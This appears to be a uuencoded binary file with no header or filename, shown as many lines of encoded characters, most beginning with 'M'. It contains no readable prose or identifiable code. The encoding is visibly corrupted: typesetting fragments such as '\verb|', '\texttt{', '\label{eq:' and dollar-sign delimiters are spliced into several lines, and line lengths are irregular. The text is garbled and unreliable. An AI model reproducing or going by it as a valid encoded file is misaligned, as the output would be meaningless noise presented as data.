MUO'64.L\$ZT1KF#7<&F&=9-5:=5:]U6`EK9'6*&NTU6B=;(VQ4E:3E;8R5K,U MULI:.:0%:K7&6>.M-JO=FF"=8DVT3K4F6:=9DZW3K3.L,ZVSK"G65.ML:YIU MCG6N-=V:89UGS;3.MV99%U@76A=9%UN76+.M.=:EUEOKGG69-=^ZW%I@76%= M:5UE76U=8RVTKK6NLZZW%EF+K1NL&ZV;K)NM6ZO;K=NLVZT[K#NMNZR[K7NL M>ZTEUGW64NM^ZP'K0>LAZV'K\$>M1:YGUF/6X]83UI/64];3UC+7<>M9ZSGK> M>L%ZT7K)>ME:8;UBK;1>M5ZS7K?>L-ZTWK+>MMZQWK7>L]ZW/K`^M#ZR/K8^ ML3ZU/K,^M[ZPOK2^LKZVOK&^M;ZSOK=663]8/UH_63];OUBKK5^MWZS?K3^L M/ZV K+^M?ZQ V?!+6]F6;=MKV)WL->VU[+7MSO8Z]KKV>O;Z]@;VAO9&]L;V M)O:F]F;VYO86]I;V50;6]C;VMO9V]O;V#O:.]D[VSO8N=A=[5WLW>W=[#WM/ M>R][;WL?>U][/WM_NZM]@'V@W<TNL\OM[O9!]L'V(?:A]F'VX?81]I'V478/ M.V;WM"OL7G:EW=ON8_>UJ^RC[6/L?G9_>X^]T*ZVC[4'V7&[QAYL'V<G["'V M\?90^P3[1'N8/=P>89]DU]IU=KW=8"?MD?8H>[3=:)]LC[%3=I.=MC-VLSW6 $MSMHYN\5NM<?9X^TVN]V>8)]B3[1/M2?9I]F3[=/M,^PS[;/L*?94^VQ[FGV.]$ M?:X]W9YAGV?/M,^W9]D7V!?:%]D7VY?8L^TY]J7V7'N>?9D]W[[<7F!?85]I M7V5?;5]C+[2OM:^SK[<7V8OM&^P;[9OLF^U;[%OMV^S;[3OL.^V[[+OM>^SF

MT2/&)+/=#MRO(97BL%_]V-;&;.#J.T;"O/P.4?,^ZY2]ZP=[4PD]Y;LI7"#B $MS-/!=7/^(^{\r.} NXOFK3P; OE:YSX5?7,7/&"8Y&DK.O?3<_))8_<[Y$ M*%Z)>/!RA]\$I?=+=B)"3(7LWIAMSHY,-H<FJM'<10=+9I'?]AOSU'`CD<IS* MZ]W+(%,XQY5,2POGGA?>;_:>LZ-RI]TZDW'D\DQWG3^#!,]4RZIKR3(VZAG MH=>V5/`<9F)0:YJ<\$W#/`//Z]Z1T9FC5VM3<]A3Z0O3AB6\&VV2J]`Y%GVM MD\J?51;Y4J1SA23G0F9KG7N8MF:3[LE>#<YL^L1\$Y*0Q:=VSW'G!6I&MZ;' M.\$'G'-"P-]FLET3/V@:.>3,CB<9TO'9D D0[7KR1RL*R= .<5AGX3,DDC]97 M2RXY_30TFB#:F&ZHRA00E^&=1DBFM3'50**I5T7/6\$DQW>!=6R@ZD_!G*.:? MVS@QT5\F[[UV_]IV5HE^F?2H?"Q=GTR9EYIRKS3EI:HRQ:G*-F\ZWIZN'YW-MI#.MN>(,YLF87JSD['LO[#OKG:"^?EM@7OT-5::2XW3=,LOF]7*=,"=LYBO* MP'2JW5O\;B:_"/HE1]6F>@V,']PKT](M%I5(N`GG),B2ZP>3H^YD"Q>+,LK. $\verb|MY3HH9W|) | \verb|I_*Z3983| Q = *+ \verb|TWIA8| / 7 + \verb|WO2Q:4:" + B565_^M|, D9[EQ:GXN,$]5$ M)A#2B[XTJK^O8)#38@DV-?2L;3\$O`T.L<+6>7HVUJ<RH6#"4T*%FME)FBYTK M1+UK!7@![V2[DC*KI#\P,-O0F*Y-E43UJZ732?-\$_1'FY9_8TF3S2]C;Y!1/ M8M8QVO06XX+,YKGXA;QYBX5B5%\4P;L:0B\$ZH%^\<(Y[389&J-N!A7)A)O,J M"<:+%_+.<]9D]\$N\$1YW%T]RN-T#%R<HV7R'A%7S7T0T+&G.ZD_V&Y@M,9Y.% MW8R8OYCPBL'-?2PZ57A4R/6MW)1QB<!`A(\8\$DL\$8N8'CLX%'U>(Z)4DYBOQ MVB5E_]R%DOZ.S`)?6+'(5];CP(/-LMLRQ\$)B^?V4J'@B)&[&S&\]/.R;.V&\ MJ[ZUV89^C>DQL=*`\931J41IJA`PMYG5[#!X\<+.4BP021B1>++P"._J1K&2 MO''^Z\$N[%N;0EQ[VE2H#Y819+I:*6^1`I#`/!:*!;8/L8B\$\6AG3S)64JY* M!8+!]2DZG0A+%X+N19E:&LVOU_]1S0VNCD1L5(/9JDPPIK>GP;#>H`:C;%'= MJ+\$W%(SXGK1X>9IXNK8Y-SI3>&+?7E8L-,J7%Q%/A,:)]DK6EORHU!O+6#[H $\texttt{MK4MAL7A+IMF-ZQTH<]K_,\&JO\&SBF,94:F*YL8V\&1JL\T>->$\XK.-M((CFQ, MK4MAL7A+IMF-ZQTH)) $$ (CFQ, MK4MAL7A+IMF-ZQTH) M)XO7C0Y\$]/M/U>HK5O2F(>#'1M],AO=BW"!'3X=MDKQ,R95\O+!NP(L%FF^S M8*S`X>&\$&?8*D3<TT6ESG0A\$J(3!F)[RPH&K5\$4E>#=Z\=\$L% :4W-]H^KUY MX_WQ#1?WSHH[CX2K:UM&%ZY0GB_\$PL,)PJW.+WG_7KP1]P*5:7-=I!A<%PDV M!'XD!F*\:.C%H8BV-ODN>QL,47?#@GSM(=%\$,.B&BO?8SL4"\$5XC&.,E0H+! MIW, COMN4.+0'N5ADRGN4MX2\67A(:)Q7CLY\$/5=)7&]38\\$8SQ`>#7M\2:RF MO9GG#,9X='@T[/%NS%FSO-N_*S!J#%OX.Z&.3.C+VYG!/S?`<\=E?*_@/<] M!F-\E�>S"UTEC9_!\$>6!KR'C:XREP-_!*O'MT)I5_-;!J8/SKK/):.)[U? MP&2NGK_,T-2[->U5Q+9&;VND"VY3YDP?UZM_?J*99B'D*K+1J81.M:9'N2V-M?DWF="^3'.LXS:-[TQ^5HG<J_R9B_J*7=;::Q90/&"VD&=;+A**1"/[\$)9J* MN.:0SD5<<ZBC9"*?3#<X^Q!NL]>GM;\$A).S]](_*>\$^E.[8+DVY4=UH8D[JO MR;^7KY/4F%Q+,!GK,)LPLGJ+7U*FK@<BI8\IO75W,%L2,^8N??;HYS'+++5D $M;9,Q;R:G103.@.^3:?<;HG/!9W(C=($XWUY)L;+-#23;0A9X(6<N;HK&LC)#$ M1M'_R0CX/QB!X.>*3@6>Q@T8VWJCR+<>")0\P"TZ3V:LLZ4O[*7<BU?J*7JJ M=:AP^4I=B!L%NN[-*XMYO2@ZD5],3B#G1JK23D\\RUMWH;MA[W<BNRHE#RA> $M0)))M7@55BCP.?33;IW=>&829D\\'-K[YQ"2),:E7`?[NZ'^@KTF10-MID)$ MN ZVSGM?BBZ%'2[RCGD8%^%W.POY"F(5U<[?Z"MHZGSPVIG>S7%(FW?7-\$L) M7>*P`N_OXM04HSYR^[L%=5>]6`/O'"'8C>5WQ4T)EE5?27]#+[#:L[W%A&F M^OH3[70XZ+OX^>.-^?4GJ6\?F9]')WW[NX\$(SUP:\K\W_2J\VO*TR_L2[D&G $M9$/^{;}H+COO2^{4}Y7]S;YA#NZ6X3.%WNR==&[142QP^Y94G^5)WF)+T.R4)($ MSY\$LE+RC.H4`6WLZ+I*QTD#""S1GJ3A)Y\XVC1.8,31N;!'^>XZHY_;BQH^Q M0*2R+2P6?*07,8XW!R*5;<F(:+]D>E3+Z(YRB=!<,!J,A+UF]"M&OU[)JU54M^TKL_A2J;?B^7W3*><7_G"\$1/8-.!>\)\$HSF5V*BP9M_^,.]J7+Z"4IBK#5Z MOO#;@I@)YWT9SQ&\\$TA4(A%(T%7E]2L:J6.2[769?`=S;3M53#]E=#KPQ*4? M>4`J5QH:F&T<E3_HY-Q/(S+C/:VY-VRN'%Y'F>[?(1QUVX^.<I5MOFPRY>PG MESXL^\$[-=VC>^T-'G\$Z<^G:GB8^%Q'C=8#!AQ%KT?KLYE[F^1(0K??,;1WO" MHKY7<Q=E2*BJ(1ADA3<W`&:753#B/D%QDQ?SEWG7)8\$\$Y;#[FX2'W;EU?YMQ MWP\$=;,R-R>^1Q/6!@6"HLBTTF`@&=<A_&Y5`Q)TG2Q>NWK7P%]UL:U;OP#@? MU!\R%T;T[5AT.KA#%Q&.1<03Q,/OS1*5<!^1S1J-77X_L8*"M_:8,6-U<'[5 M)QMT4Q*()(@\$[]`2C/%EA4;#'N_?BD=GPQZK8Y%W="\$9?;^6Z!QK52';?W!5 M?@:SG.]/U650%\(LF(]EA2CF6*V\`FVF=P-][Q5CT2GO(T;?X.4_90">H355 M>.Y8(&)^"=&YX#,Y\$?K=]'ZM6=`9_XUEBI%`)>E7FQVEN_J\.V,4@CE_F^TM $M<.->, I2,6\\(42DG]EDK*?#W^0,(MCVHDHAL`KS9&)8*/R)F10JL;^(@,2C*_$ $\label{eq:mass_mass_mass_mass_mess_n} $$ M`"\2_`*B<XE`3D?\M[G1`3VDS/ME%`N))8R8N1*:$:IQ2"SX2"="-X=[]?^2$$ M6>/U@\G2U^<@HGMPI?AT5!4Z7]V]6QW2(R#&\253G]UC^@-HMPNYOHVC1E-3 M\K'BQEYG\J'"*JE_RWF90C0_BQEM:VQJ;/\$]/T]H[@Z8D<JV0"AA1`:.-'9Y

M<OZ\$N=<[+AF1IG<H1X],2PM%G1]8V=_=LS1NM)7,L9M!L.2^3#KBOU!Z%7MK MX>&\$#H=?WSTZI7O:_RO?P5.'IIPNILA,Q&/HU8I%9KS'9.H9:)QU=@!";UIE $MQLV[@)GA9\&US := E/E9]?VG@2+V'X8]F]//20A"-N$\6B>@;99G9?,OO"Q@-$ M4?A-LZ(SE6U>KH'E5JB5@?4GL.(\$UYC0KSKX'0>_W*B;8\$>GW'>M[QE7V,H\$ M0PDGE.^0:VW6&\C2@#='@[&?Y+PS]]XO1D3O.OO+++Y@)%\$2<<NZV?.&%E94 M]0J)TJ\$5&M?;[_P'"N8*1_,G/E3(!A,\$`R_2YJ.!X\ZZKBOV0[<3:TU9T:# $\texttt{M]R\$STUZOY;\&MF99:(^[MT(3>AZTTD<N_\^`C?"_D[\$/E?\$LCF`LN\$'U_D,"C])}$ M`AG]F, #=X0CY;P_G!8S%5)-L:C;W5OR11"&BQSCX2N1*;X%B1*H&5M,/RFJ7 MOZ>,&6\P"L[:9`0BOJ[`?>."(=UN&7%Z*?2282!\$UIQ??S%&V;?2\$FRL'Z.; M1W^I>YDN%X\AQ_QEML8E@80N1_PT-:I*82W.'Q`PJF0@QOQ&-%`=C4RP,IIW MH/-*\$8LZXOYT.F.V[84]S)B_J#^W<_C*_-2Q\+#OMU8P;83YD'K1!@ZG_?<L MYK,8+70@%C9?KO!\^E'_.8?S'.&U/:R>F_?7IIC*U-6FO-.12LH)KZR/T7D% M/2*]OL4KFB/.G`B_;8VG,P*)8J"M,\$EES14*].MXTWW,0T?!6.&YG*_3*[%Z MCO&FG9UGK^4)QBH+;V)OTO<)V1P4GG!P.M&8-4HC&]N*A93Q:LYL^?TC]S9] M7B'?#QH(L.-?*!>G];MP)@M+61?T"\$9GNE>2S4>FW2FPP-RP_N!Z2I]G9%9_ M'?4^HBZP^Q.807]H9ZJ57R-9]Q7XD(5GUO>A+;R11&V*>%5#NB83R]4W-KK3 M^2^'\R\\L#\$_FLR-%DOI1OT=ZFVK4QS(X3-]VE&^T,AK3#\2[LZ/\$7%N%)ID MT@B6/E1/!VY49B8#PQ^C4QQZ+=XD.GJVRC8C&37BT9PEG@_T90XCZ)WYF`^Q M24TQZ>P!UF;YY/5Z)\$%'.;8;9K97DIYUO0MA1KV90X-4?E]<'QK7;]47KDJ' M/7-UIEEO_X+S5_,L':3RP4)FG+NB>4=MJGHVMN1(Y#CS37=LMF3=4M_64<E! M+\$%_)-_"&3/Y9W#V32G'2@,)-V`^W#NZVB]?]6K;2T/Z8&UI4!^Y)=:K9T6< M<D//]I9D:9F5A4CIR5F\$Z\$MQ!ONZ[TO'J*IZY3!BA6'PG"=@E#/9WDD:MVS2 M>\$IOSS/72EO:2N6K9;7-)]SUTQGQ2[EDO'<\J1_N[5)X]Y8S3EHCJQL%\[P> M+^:-Z"L\$?,/PBE&]OU%2I!'1(;W+6>C&SN^EU&2,.8AP'HCW^\HLL7C-8H+2 M4#WFI##!#J=3X.R?_%_=QNJHGKE7)JW3^8J9_SNP.9G.)V-F0<^97[OR?_5) $\texttt{MK?S5/["82-:."[0QH='0\10],H7AR\#\$?J;*MM)SPE=V2TV>GI[W!.;KDK>[Y]]}$ M<T-Y:&E(!^H+6WRFCOV^-\8N, #R9A+LE]Z:S22_L;9\I>)MG/3DH:;Y&?#30 MP\$EYVU\FB]08XI?."L!J0(2X_@Z]*3Z.,UW\N'S_@5\$0X=\$X`UAHCW32'`9D M%GF!0, `YK]I9V-YVWU], %, IZO^\OZ>2XI%ZQ"I, \K:]@S.3K.@X&C3G-R<:6 MT=YYW+'P<'[N5@Z9C>.O=^/*FHQW-TLQ8D`RV5!ZH)*]4#;%^E?:?\V08(94 M31^46IT_EZ5=E]TS_?(;`IK`FHS7MI'2G82T*+7YLQ:<FJGC[`#J'^QZ]+G7 M6T7<*3LKB1%P&CXCK%OVRI;Q^OF)>.UJX:7UC3Z+OT\JW,UDOL)[QR:<DGZ& MF#%-W&L6BE,]VZL:G))YWEL@XC[6."O,7W;SSOE;QK0;#YQK%1[VYO::4UT($MGJ^KX^*:)4F;9>Q)G2^*,EYR?$XSQ&&><@-[<><UU,,9\U32B9F]Q+!ARYS).$ MMJ"W(;(7C<U@L^[*T3.R1,SS177`JP]5#7R+_*XG["XBKT*7E(T9="7V%XUT $\verb|M%>>0&@<!JEM3N:2SYC&=':4'M8@1>G_=&5;@#9Q+^*)>J5>RN<7;$=,!\\POA | POA $M? \setminus [2/[XG?=FFKQ;0T?GO,>QUJ:*AQ(JVNN]AK[DMT5Q#753T><@NC-4)[/Z]$ MP>RRNWW"P00;C[&M^>\$77LIY(Z50PUD% =%602;'JBN,4K[+MZHER9(>5-N8 M2Q:NN\$\$Y6:RQ^:VX-_S)*QFK83!4V18:3`2#_A!K?>`)`X/1=2YJ,'IT,NR5 $M_{\pm \& 5\&BCG08NYX:+B*I(<7IPO8Q<.]X00^{$6ZV'SZ1'BY(+W&@]$!L8/S`0}$ $\texttt{M=>OL+X7LY7DS!"Z\#8R;,R^!X4:\backslash Q\#D8B7J6);Z/8-Q2(F+L5T;E\$(\$>(='!1)) } \\$ MG?^>I?`LD1?,\:<+-=C(,ZJO7K?BOD+,5^)UW*N"F!<**02=8K_:%MWT\$,TE MG8.5>MK?;48@_U:,@0G.KRNG3:+4DJJH;6;Q>^,AS%"\A2^G)VJHM4F=X>VE MO.I\$,;]),HJ#T^,;T\ZS#DUF,UZ&@S295"ID!%VL@UR"'#]/ZT?K'3>SH#/^ MP<N!B#.//KP>WM-,ML.!Q^2-2X]0,H<A4RP.0Z9@C"^FY!]?3,"WF@4BE6UA ML40@YD7TDM)G^OJ6EYFMJ/:56K+.CQO_3'K@:3"B%Y^.!@:H!J.%PR=D0H>N M\$C:''5*.&*(:#QNB:H:KZO7+1`U9#28"RXR!I_JX8SW?BQG7%;YR<**,]B_ $\label{eq:mmbt_yl} $$ MMBT_YL<8X\&,FD^E6_=O<\#)9^8/;B^Z'".^(]C"(7ZRCI>^]L5@8FFYSC)\0\#$ MPUK-6#7UH,6_3(/#5J.RI1^U)MEF;N_C@2&M_HA_B3M+K_A-^KL3C*[*>-1H $MU'C(:-30:()HV)C/+">VS/<,Q#1/W0XD)(T)QA[O/#CH>,G(^()XN'C)Z,2$ M^A'F^\$E*NM4O3H5N4TEZET.C_WM`O*HDQ-@5(L\$!E,&8L?'M,)L(R>18]*!(M+UG\663NDN<_;XYY(@='%G,98P`..XR%C'?N>&F9=<R+Z+9!MR;!4/'MLR(4 MGU1W!.9 1/YK &OP1F"WZY 9*(9:4T;Y<!:&/Y#AP3;?:]&Z37\$V6SHE+%+ M0\$FW@?S(S!]/"6RN(K.)8M9;+N8XQY*RGML_+)!`X80T=G"I&57IAORWKM]6 M^/"\>/A`.!*!D5;QB-%\$\:BQ/?\$.Q_;\$(T;G1&?TZF6,7/&7=#9BC\$<\,'C# $M#'I+.V(01CPXWL$+F10LFF2V*9<=QR\=-^>GT+`XNX>!A>8;T6!$])$NKS/#$ M?`:Z*HS1IT9"KQ7FG.''W..!X0W!D/[JC+C>:^W3RF?G;1H083RS#AK'\$/24 $MN\4/S[$<@CG=9U02RZ_&.A2UQ0A<&X38X/3H_`IA_&)@;6C126-\ightarrow J7((0AQ))$ M[]A[O]JZ9"I6&M!5+WB^;6C4F=?7+Z8CK<U.-Q"-XOC27<C&48P2=[L\$TPWN M,F`]SHSTNE@HIY+)90=/X'AG13PJPR]+-Z6K"S_\$C:5=E2'46M?4:,3R-3`?

MS=%ETN"\$*8YOY/>0=^VV0K&0UM7(?[3`C#+GA'ASLCZ_23*:NWP%8GR\<5\$L $M(^:N]D;$ \$>[6(>N>DO;X\KZB[ZB@53D!FBHZG_/SF"<@4XH5"\1)%(;T@WH;: MZ)?4(19B_@O6_>A\$VL.ODT*B=(\$7^TY*%E+PN@:#:[Q^B?STX+11BJP"SI\$5 M2DESF16!41/O(`B![/^DBX?9HCMY=#;8S4/4Z(DI+>MWHWORO1^AQN4%=2+L M,+N7,DYB]P=8\ZGOWJY^<S*KWZD.%DJZ1B0;"":S7ONFM]R!2\$)'6\$L*=<QI MV`ER+,'[L!EGV^2%W0&67M\$=S*0W[R&Q!+%&1FUZQ^5\)1:20ZP/2A5B>J4V M"\;\^G"<5V!)MK\ZEI:-V76WJ[]D9+U#=8F:./7'V25R/[W1"<[7JNN#NX M $\label{eq:market} $$M_K_1@P_+^D_+X.U=QURN_6BXODW_-^*)^QHTYC_7:.F_-+KY&R_7:HHQGR_0_0_S_-)O^*$$$ MO+'W55).4*83BF\QT%P[F;!P,LO2UL=>=<&K^KKFF@&GG>KI?D>LL.:CJ':E MCR, 4\<AF]_)Q[AZF=]Q(I_0XEL+%][PVPLDY!]>*QYN]ZMAQEB_-R+/5#GNP $M\$^N7R8S) = ^AYQRUK, H6\#F?E@VNFQ=8>QYO++3T_WSADC&]Q\9;K\#=)_^3IL.$ $\texttt{M} \# \texttt{TKR:5LB'Q4/?U3)-E7W,WK]4?ZB[H,)B] \$ R1803 (6\$S9AZ1"`:--E4G(XY)$ M=)@-?;62H%?4:U]ADN_>*/2ACS*9=0-1YVY\$)[V7"#__(CIG/BYX#D9TSGM< $MR6X"L>BW'7R_D6\T^{[U,4Y^2E]})AV::ZJ@LWD&)$<Z:Q=_Q^?F82-73S>9$, MD&K)3Z1R;%7S\$QE6QOQ?]S\$I]S\$IAAW6,ZLW\$2M,)=RIIN;"1*PP54PV%J=B $\label{eq:model} \texttt{MQ4DOW]Q>F(@5IHK)='\$J5IQT\^P:\$"9BWA3)} \\ \underline{\quad} \texttt{WW?_601U=5F\#[X0"6NI-QB)} \\$ $MQ% + 5E*.^O < 7N; 4.4\&) + [(&#TOLU&(V)F(7Y\/XM8GH)'L=S6(D/\^U^ACAO)]$ M_3]Y?BD*8Z'%;L*X[#FY7J(X1HRTZ&.4\$Y10%<61S^\(W_AE,5!2]I^!*4XF MYCM-BW\/J+BO(TU_!U:Q;:RWBFMW%VIG`WM\Z23G=C/?I6(\$/_73&2;%EV)\$ M(^, "Q6:JMH[.-M%5C1R9'\>9SQVB1C9G>?:13!^E1F:3?+BL:JK5NY;\NT(Y $M+Y&?YH'_8\\=4\#AIOV<^]PP?_-NVJ_E-3;EQ]MD4_XG___?_R;T,AJBTA*KKV$ M[SJVZXRN5W=]ONL[77_LNM\$!^QQ0=T#J@`L/F']`[VYO=5-E:Y:M5[9UV4YE M>Y3M6]:MK\$=9G[(!9?&RX\M&EC65M92UEYU6-J/LHK)Y95>475MV1]E]98^4 M/5'V;-D;9>^7?5;V==D/9?^4K5&^;OE&Y5N4=RG?N_S`\H/*CR@_NOS8\B'E MP\KKRYO+QY=/*C^S_)SRV>67ER\L7UQ^:_D#Y8^5+R]_L?S5\H_*ORQ?5?Y+ $M^9_E:W7?H/OFW;?IOE/W_;J7=S^{>ZQ[G^XUW4_H7M=]5/>F[A.ZG]Y]60?S$ $M_@][9QE<51:UZ0N-!@0($"@P0($"#`<1?<W=W=W1K7X,$M6&,!@C46(+B[$ M:^/>:&BD<>:]*YV^NVK^?#.__IFI"%=5/+?:%='+//L^[]CIUE9G*4F6ULD'9 $\label{eq:mhnqqcbige} \texttt{MHNQ4CBige}, \texttt{O*\#>6NE)YIWQ1?BHIU<QJ\#C5$+:`653755<NK5=1::G.UG=I5}$ M[:4.4,>HD]09ZEQUD;16W:S&JGO40^IY]9IZ1WVH_J5^5+_CXWW2:!FU8"V_ M5D0KH<E:::V25E.KIS71.FH]M/[:;]I(;:HV6XO2EFFKM:W:;NV@=DP[H]W4 M[FO/M%?:.WP\8&H]@YY%SZ\$7U(OIDJ[KKEY5KZ,WUEOH[?3>^B!]A#Y6GZ3/ MTY?HJ_1U^F9]KWY\$/ZU?T*_IC_07^M_Z/_IW/:V1R0@R<AGY#<Y0#<<H8U0R MZAO-C+9&)Z.',<08;4PTIAFSC=^--<8F8YNQVSANG#.N&G\:]XW7Q@?C&SZB $\texttt{M}+\texttt{K49:/YJYC,+F<5,PRQE5C2KF77,EF8'L[O9QQQDCC.GF+/,^>82,\;<8NXR)}$ M]YE'S(OF#?.>^=A\87XR?YJIK'16)BNW5<*MWA+M<I:5:S:5@.KF=79ZF4-MM(9:HZU(:ZZUV%INK;&V6WNLP]8)ZYQURWIH/;?>6! P(6EI[``[J VK'6:7 ML!7;M\$09U>UZ=E.[E=W![FO_9H^RQ]M3[`7V,CO:7F]OL??;Q^RS]B7[AOW\$ $\label{eq:mass} \texttt{M?F6_MS_;/VU_)XN3T\backslash GC\$'`\$1W=*.N6<*DY\#IX73WNGB]'*\&.6.=R<YT9ZZS }$ MPEGG .'L</8X)YT+SG7GMO/0B7?^<7[@@[K2N-G<7&ZH6]@MX5IN&;>R6\.M MY[9V.[D]W7[N;VZ\$.\V=XRYTE[D;W&UNG'O`/>9>=0]T'[A/W5?N%]<3@DLJ MA<>3C//CTG-9N!"N\$%><\$SF=*X\KK"[7B&O!=>7Z<(.YX=Q8;@8WGUO*K>36 $M < i' < NXH = XJ[P-WA'G,ON;? < /_A(J71 \setminus 9CX[GXLOPO. \setminus QMM \setminus \&;XFWX!OSK?A])$ M._']^:'\&'X"/PU7Z')^+;^1W\8?Y\$_PY_DK_)_\,_X-_Y'_B@\ES"!D%8*% MO\$(A01),H;100:@F-!9:"1V%;D(?880P7I@JS!3F"ZN\$]<)68:>P3S@M7!)N M"G>%Q\+?PF=\J&5*,9T8).81"XI%15YTQ')B5;&6V\$!L*W81>XL#Q*'B1'&Z $\texttt{M.$]<)"X7-XD[Q+WB(?&$>$6\\+3X2_Q+?B-_PL6AII8Q25BF?5$CB)$DRI8I2}$ M#:F^U\$1J)767^DE#I)'2>&F6M%#Z75HMK9=V20>DX](9Z9)T3WHJO9;>29^E $M5')Z.5\#.(>>1PV51-F17+B?7EAO)+>5V<A=YH#Q<'B=/DJ?+B^65<HR\6=XA$ M'Y9/R1?E:_)M^;G\50XD?\='LP4HV97<2GZEL*(HME)6J:344)HJ;93.2@^E MGS)*F:!\$*K.5A4JTLE'9KNQ6#B@7E.O8.QXIS[%W)%/]U/1J%C6_6D3E546U MU*IJ';6QV@)[1S]UB#I:C5"GJHO5E6H,=HX=ZC'UK'I%O:G>4^/5?]0?ZB 8 M-W)H(5HA+5P3F%VCB]9;&Z0-T\9HL[2%VN_8,]9K>[3#VBGMO'95>X(=X[WV M6?NI9=2SZ;GT?'J8KF&_**]7T6OIK?2.>@^]KSY8GZA/QWZQ2%^N;]%WZ0?T MH]@O;ND/]>?Z&_V#GM+P-[)@M\AM%#=DPS)*&16,!D9SHYW1V>AIC##&&U.-MF<9\VBEV&''&0>.B<<.X9SPV7AA?\5&&:<P,V"E"S:*F8*JFC5VBKMD\$^T1[ML[\YU!QC3C"G88]89:XW S!CS>/F.?.J^:=YWWQ+>T0**ZV5T\IKA5G%+-\$J M8U6V:EGUK:965ZN/-=@:;HVU9EM1V!^BK0W67NN(==JZ8%VSGEJOL3M\L3S8 $M';+;N>W=F%;MTO:%>RJ=FV[M=W)[FGWP^XPR9YAS[<7VROLK?9N^R#VAC/V]$ M;?N1_<*.MS_:J9ST3J"3`SM#"4=Q;*>T4Y'9%T8Z\$<XT9Y:SP%GK;'9BL2L< M<BXY-YW[SA/GI?,->T):-Z.;U2W@AKNBJ[F.6QT[0E.WE=O!'>`.<\>Z\$]U(

M=ZF[&CO"%G>G>\(][UYS;V%'^-O]['HXCR?^%Z];I>32<;]R^;C"V\\DKBQ7 $MA:O-->":<=VXOMQOW`AN'#>'6\2MX-9P&[U[`>[#%[GKW#/N#?>1^XJ/%\W$])$ M!_\%Y^\\$#L!09\PJ_(5^/K8!_HS/\?"3C"\\$G\S/Y!\P2_B5V\7B^\\$/\<\XL\?X=_ $MS+DW_+\$ *E1%\@IA`B<H`J.4\$:H)#026@H=A*Y";V&4,\$&(%&8+"X5UPA_8 M`?8*AX7+PI_"`^&I\\$KX+J3`]1\@9L/U7TR41%UTQ1IB?;&9V%KL*`X4AXOC MQ\$FX_I>)T>)&<:NX2SPI7A"OX^I_*+X3O^`C45-)_E*PE%\J(I7`M5].J@IO M:"@U9Z[\N=)B6,-::1.LX9AT%M?]#>DO*5[Z1 J&#]3,C*L^1"X`:S#ETG(E $MN;I < 5VZ + : [XWG&&H/$6>) 2^4E JKY.WR'ESS)V', = ^4G BOY;USS/E_@%4UQ$ M<<575AHKK92.L(4^RFAEHC)=F:-\$*3%PA5W*/N6(<D6YI3Q4GBFOE1\P!7\U MDYI=+:065V754\$NJ-=4&,(4V:B=UD#I"':].ABG\KJY1-ZG;U-WJ*?6B>@.> $M\$ A]KW[%AX"FUM)KN;10K:C&:8167JNFU=4::2W(\$89JH[0(;9ZV1%NEK=,V)] M:P>TX]HY[3(<X;GV5OND?==^@1_DU//"\$,)U2R^C5]9KZ/5@!UWU/OI`?9@^ M59^M1^G+]-7Z#K*#D_IY_9[^5'^MO],_ZVF,`".[\$6SD,P1#-TH:Y8PJ1A.C $M-<R@N]'7\&\&-,,F88<XU&QGIC*[Q@OW$47G#;>&3\9;PQ?AJIS/1F9C/(##-+$ M[*6?E8\$Q@@I6=:N>U=AJ:?6T!EC#X`,3K/G64FNU%6/]81V\$#9RWKEA_6B^L $MOZW/U@] \: \& (@7""?7<@N9MMV6;N*7=.N;[>WN\$%!MG#[6GV''N1_3M<(-;>)$ M9Q^U3]D7[/OV,_L-3."+G=;)Y`0YN9S\CN@83BFGO%/5:>JT<3H[/9Q^9`\$S MG7G.8F>#L\V)<PXXQYQKSAWGL?,<%N!Q4[L9W"QN#A@`YZIP@-)N;;>1V])M $MYW; !_7^4.\&=ZLYR5[CKW#_<'>X>]PS=_^^Y3]R/[G=\T'/"]9Z"2\-EY/)P$ M!; EBG, $!I7$6N!E>?: \t^U@F4/Q+U_##>16 \t^MXZ*Y] = P6[A!W$G?^J]PMW/G?$ M<5^XGUQ*/BL?S.?GP_CBO,.7XZORM7#G[\!WY_OQ@_D1?"0_EU^,^_X:?B>_ MGS_&G^80\@_XO_AX_@/N^NF\$S\$(.(;<0RMSSFPEMA2Y"3Z&_,\$Z8(LS"'7^) ML^{8} 8 9 MQ2'B:-SMIXFSQ95BC+A%C,7=_JQX1;PEWA>?BO^(/\24N-<'2"%2(:DX<H(N $M59)J2@VDIE)KJ3=2P@AIK#2)[O-KI`W25NDP,L)%Z9IT6WHEO9>^XN.S4\G9$ $\verb|MW>$_RM]D?R6+DE/)HQ2@=\$!\&J:A45YHK[92N2B]E@\#)>F8J[^P*D@TW*\#F6O]$ M<D@Y@61P3WF*;/`W/K8WC1J@9E5_12X05%UUU+)J7;6)VEKMH'93AU(NB%3G MJ*O4]>16=:>Z3SVG7E5OJP_49^HG]:>:2DNG9=+R:F'(!))F:)6U6EI#K9G6 M1NNC#48B&*=-1B)8KJW5-FK;M"/::>V2=EV[H[W6/FC?M&1(!-GUW'H!O8C.MZ27U"GIUY(%&>B>]ISY`'Z*/TF?H_6E^DJD@=WZ0?V\$?E:_S&2!]\$:@\:L1 M8A0T%,,VRB()U#!:&.V-;D9O8Z`1@1PPQUAH+#,V&['&/N.P<=*XB13PS'AE MO,,'U:8U,YG9S&`SW!21`ERSG%G/;&JV,3LB!0PSQYJ3S>GF7'.UN<'<A@RP $\label{eq:mwsqo7c/of} $$ MWSQO7C/OF`_-O\s/^) $$ SU):_E=G*9Q6V.$$ NV3/+_1E9SJZW5U_K-&F6-MZ98 $$ SUSYANDERS $$ SUS$ MBZP5UCIK\$_S_J'7&NFS=L.["_3]:WV'_?G:0G<<N:!>U>9A_1;N&7==N;'>V M>]D#[:'V:'LFF?\J.\:.LP_9)^US]A7[L?W2?F=_LG_8&9RL3K"3URGDJ(X# $\label{eq:mzz_lu'1:.av<[DX?9Y`SP8F$\T<YO\/Y=SK[G2/.*>=/YX'SE_/:>8^/9DWG}$ M9G:SP_F+N9)KNB7=\FY]MYG;%L;?PQWNCG.GN#/<>6ZTN]'=[NZ&[U]PK[MW $\texttt{MW4?N} < \texttt{Z_M} > \texttt{SPUZ7K_S_?S} < \texttt{T4XGE}, \texttt{XBZO} \\ \texttt{U} > \texttt{\$:P_;;} < \texttt{?VX} (= \texttt{QH+H} \\ \texttt{*;RBV} \\ \texttt{\&Z} \\ \texttt{PD} > \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ \texttt{MW4?N} < \texttt{MW4?N} \\ 